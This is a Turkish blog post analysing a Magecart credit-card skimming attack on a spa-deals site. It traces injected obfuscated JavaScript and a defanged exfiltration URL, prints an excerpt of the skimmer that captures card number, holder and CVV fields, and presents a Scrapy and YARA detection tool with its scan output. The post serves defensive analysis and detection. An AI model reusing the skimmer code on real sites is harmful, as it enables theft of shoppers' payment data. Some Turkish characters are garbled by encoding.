


# Magecart ile M¼cadele

written by Mert SARICA | 2 February 2020

If you are looking for an English version of this article, please visit [here](#).

Son yıllarda e-ticaret Őirketlerinden (Newegg) havayolu Őirketlerine (British Airways), biletleme Őirketlerinden (Ticketmaster , Biletix) medya Őirketlerine (ABS-CBN) kadar ok sayıda Őirketin korkulu r¼yası haline gelen Magecart grubu tarafından gerekleŐtirilen siber saldırılar, Biletix vakasında da olduĐu gibi ¼lkemizi, vatandaŐlarımızı etkilemeye devam ediyor. Bu saldırılar sonucunda Őirketler rep¼tasyonel etkilerin yanı sıra GDPR, KVKK gibi kanunlar, reg¼lasyonlar nedeniyle British Airways ¼rneĐinde olduĐu gibi y¼ksek cezalarla da karŐı karŐıya kaldıĐını biliyoruz.

Hikayemize geecek olursam, 2019 yılının Haziran ayında Twitter ¼zerinden benimle ¼zel mesaj ¼zerinden iletiŐime geen Tarık Uygun (@uyguntt), Akbank tarafından kredi kartı ile Őüpheli iŐlem yapıldıĐına dair bir uyarı mesajı aldıĐını belirtti. (AlkıŐlar Akbank Dolandırıcılık Risk Y¼netimi Ekibi'ne gelsin. :)) Kredi kartı ile alıŐveriŐ yaptıĐı en son sitenin spa ve masaj fırsatları sunan bir site olduĐunu anımsadıktan sonra ufak bir araŐtırma sonucunda kredi kartı bilgilerini girer girmez bilgilerin hash parametresinde gizlenerek [https://kinitrofitness\[.\]com/wp-includes/class-wp-customize-settings.php](https://kinitrofitness[.]com/wp-includes/class-wp-customize-settings.php) adresine iletildiĐini farketmiŐ ve benimle bu durumu paylaŐmaya karar vermiŐ.



Zaman bulduğum ilk fırsatta ilgili web sitesini sanal makine üzerinden ziyaret ederek tüm istekleri ve yanıtları Fiddler Proxy aracı ile kayıt altına almaya başladım. Yeteri kadar gezdikten sonra Fiddler üzerinde ?hash= parametresini arttırdığımda siteye enjekte edilmiş olan zararlı JavaScript kodunun [https://www.xyz.com/media/po\\_compressor/1/js/6cb1e31ff2f343a9d576d889bfcdbde0e.js](https://www.xyz.com/media/po_compressor/1/js/6cb1e31ff2f343a9d576d889bfcdbde0e.js) adresinde yer aldığını ve bu adresin de ana sayfaya enjekte edildiğini öğrendim.

The screenshot displays the Fiddler Web Debugger interface. The left pane shows a list of network requests, with the 41st request selected. The right pane shows the details of this request, including the request headers, client information, cookies, and a large block of obfuscated JavaScript code. The code is heavily minified and uses many single-letter variables, making it difficult to read. The interface also shows various toolbars and panels for analyzing the request.

This screenshot shows the Fiddler Web Debugger interface with a different request selected. The left pane shows a list of network requests, and the right pane shows the details of the selected request, including headers, cookies, and a large block of obfuscated JavaScript code. The code is heavily minified and uses many single-letter variables, making it difficult to read. The interface also shows various toolbars and panels for analyzing the request.

Biletix Vakası yazısında olduğu gibi JavaScript kodunu dinamik analiz etmek yerine koda hızlıca bakmaya karar verdim. Koda baktığımda gizlenmiş olduğunu (obfuscated) ve IlluminateJs gibi araçlarla kolay bir şekilde çözümediğini gördüm.

Biraz daha göz gezdirdikten sonra bu kodun müşterinin kredi kartı bilgilerini çaldığını (Number, Holder, HolderFirstName, HolderLastName, Date, Month, Year, CVV, Gate, Data, Sent, SaveParam) net olarak anladım. Google'da ufak bir araştırma yaptığımda da bunun geçtiğimiz Temmuz ayında Magento e-ticaret



platformu kullanan 962 tane sitenin hacklenmesinde kullanılan kod ile benzer olduğunu farkettim.

```
883 }
884 var _0x342b13 = {
885   'Number': _0x3a74('0x14a', 'H043'),
886   'Holder': _0x3a74('0x14b', 'Eoip'),
887   'HolderFirstName': null,
888   'HolderLastName': null,
889   'Date': _0x3a74('0x14c', '1PD0'),
890   'Month': null,
891   'Year': null,
892   'CVV': 'cvc',
893   'Gate': _0x3a74('0x14d', 'iYBd'),
894   'Data': {},
895   'Sent': [],
896   'SaveParam': function (_0x38c382) {
897     if (_0x38c382['id'] !== undefined && _0x38c382['id'] != '' && _0x38c382['id'] !== null && _0x38c382[_0x3a74('0x14
e', 'jiJV')][_0x3a74('0x14f', 'o0il')] < 0x100 && _0x38c382[_0x3a74('0x150', 'E!(t)')][_0x3a74('0x151', '#67Y')] > 0x0) {
898       if (_0x3a74('0x152', 'diZ') === _0x3a74('0x153', 'liPL')) {
899         _0x342b13['Data'][_0x38c382['id']] = _0x38c382[_0x3a74('0x154', 'pVAH')];
900         return;
901       } else {
902         if (document[_0x3a74('0x155', 'o0il')] === _0x3a74('0x156', 'aTFz')) {
903           _0x342b13[_0x3a74('0x157', 'gBzK')]();
904           setInterval(_0x342b13[_0x3a74('0x158', 'S&B8')], 0x1f4);
905           if (document[_0x3a74('0x159', 's5tE')](_0x342b13[_0x3a74('0x15a', 'pVAH')])) document[_0x3a74('0x15b'
, 'd)diZ')](_0x342b13[_0x3a74('0x15c', 'L!Yt')])[_0x3a74('0x15d', 'VCEm')] = '';
906           if (document['getElementById'](_0x342b13['CVV'])) document[_0x3a74('0x15e', 'Eoip')](_0x342b13[_0x3a7
4('0x15f', '!eoa')])[_0x3a74('0x160', 'Eoip')] = '';
907         }
908       }
909     }
910   }
911 }
```

Zararlı JavaScript kodunu analiz etmeyi başka bir yazıya bırakıp bu tür zararlı JavaScript kodu enjekte edilen siber saldırıların 2017 yılında Tehdit Avı başlıklı blog yazımda yer verdiğimden daha farklı bir noktaya gelmesi sebebiyle tespit adına daha farklı neler yapabileceğim üzerine kafa yormaya başladım.

Yakın zamanda kaleme aldığım Alan Adı Yönetimi Sarmalı başlıklı blog yazım için geliştirdiğim RedSpider isimli aracın biraz üzerinde oynayarak bu aracı hedef siteyi tarayan ve JavaScript kodlarını indirip Yara kuralları ile analiz eden bir araca çevirmek için işe koyuldum.

yara-python modülünü kurduktan sonra zararlı JavaScript kodu tespiti adına Yara-Rules projesinden faydalanmaya karar verdim. Kısa bir geliştirme süresinden sonra ortaya temelinde Scrapy yazılım iskeletinden faydalanılan RedScanner isimli araç çıktı.

Örnek olarak RedScanner aracını scrapy runspider -nolog RedScanner.py -a "urls=xyz[.]com" komutu ile hedef websitesi üzerinde çalıştırdığımda websitesine enjekte edilen zararlı kodu mevcut yara kuralları ile başarıyla tespit edebildiğini gördüm. RedScanner aracının kullandığı YARA kurallarına kendi özel kurallarınızı da ekleyerek aracın tespit oranını arttırabileceğinize de unutmayın.

```
C:\WINDOWS\system32\cmd.exe - scrapy runspider --nolog RedScanner.py -a "url= .com"

=====
Suspicious JavaScript Hunter v1.0 [https://www.mertsarica.com]
=====
[*] Crawling...

[*] JavaScript URL: https://www. .com/skin/frontend/smartwave/porto/js/wow.min.js
[*] JavaScript URL: https://www. .com/skin/frontend/smartwave/porto/js/porto.js
[*] JavaScript URL: https://www. .com/skin/frontend/smartwave/porto/js/jquery.paginate.js
[*] JavaScript URL: https://www. .com/skin/frontend/smartwave/porto/js/lib/imagesloaded.js
[*] JavaScript URL: https://www. .com/js/ebizmarts/mailchimp/campaignCatcher.js
[*] JavaScript URL: https://www. .com/js/varien/product.js
[*] JavaScript URL: https://www. .com/js/varien/configurable.js
[*] JavaScript URL: https://www. .com/js/calendar/calendar.js
[*] JavaScript URL: https://www. .com/js/calendar/calendar-setup.js
[*] JavaScript URL: https://www. .com/js/prototype/window.js
[*] JavaScript URL: https://www. .com/js/prototype/tooltip.js
[*] JavaScript URL: https://www. .com/js/scriptaculous/scriptaculous.js
[+] URL: https://www. .com/media/po_compressor/1/js/6cb1e31ff2f343a9d576d889bfcbe0e.js Matched YARA Rule: BASE64_
table
[+] URL: https://www. .com/media/po_compressor/1/js/6cb1e31ff2f343a9d576d889bfcbe0e.js Matched YARA Rule: possibl
e_includes_base64_packed_functions
[*] JavaScript URL: https://www. .com/skin/frontend/base/default/aw_layerednavigation/js/core.js
[*] JavaScript URL: https://www. .com/skin/frontend/base/default/aw_layerednavigation/js/type/abstract.js
[*] JavaScript URL: https://www. .com/skin/frontend/base/default/aw_layerednavigation/js/type/input.js
[*] JavaScript URL: https://www. .com/skin/frontend/base/default/aw_layerednavigation/js/type/fromto.js
[*] JavaScript URL: https://www. .com/skin/frontend/base/default/aw_layerednavigation/js/type/range.js
[*] JavaScript URL: https://www. .com/skin/frontend/smartwave/porto/aw_layerednavigation/js/custom.js
```

Bu yazının Magecart ve benzer siber saldırılar ile websitelerine enjekte edilen zararlı JavaScript kodlarını tespit etmek isteyenlere yardımcı olacağını ümit ederek bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Bu yazıyı yazmam için bıkmadan usanmadan aylarca beni sıkıştıran Zero Xyele isimli Twitter kullanıcısına teşekkür ederim. :)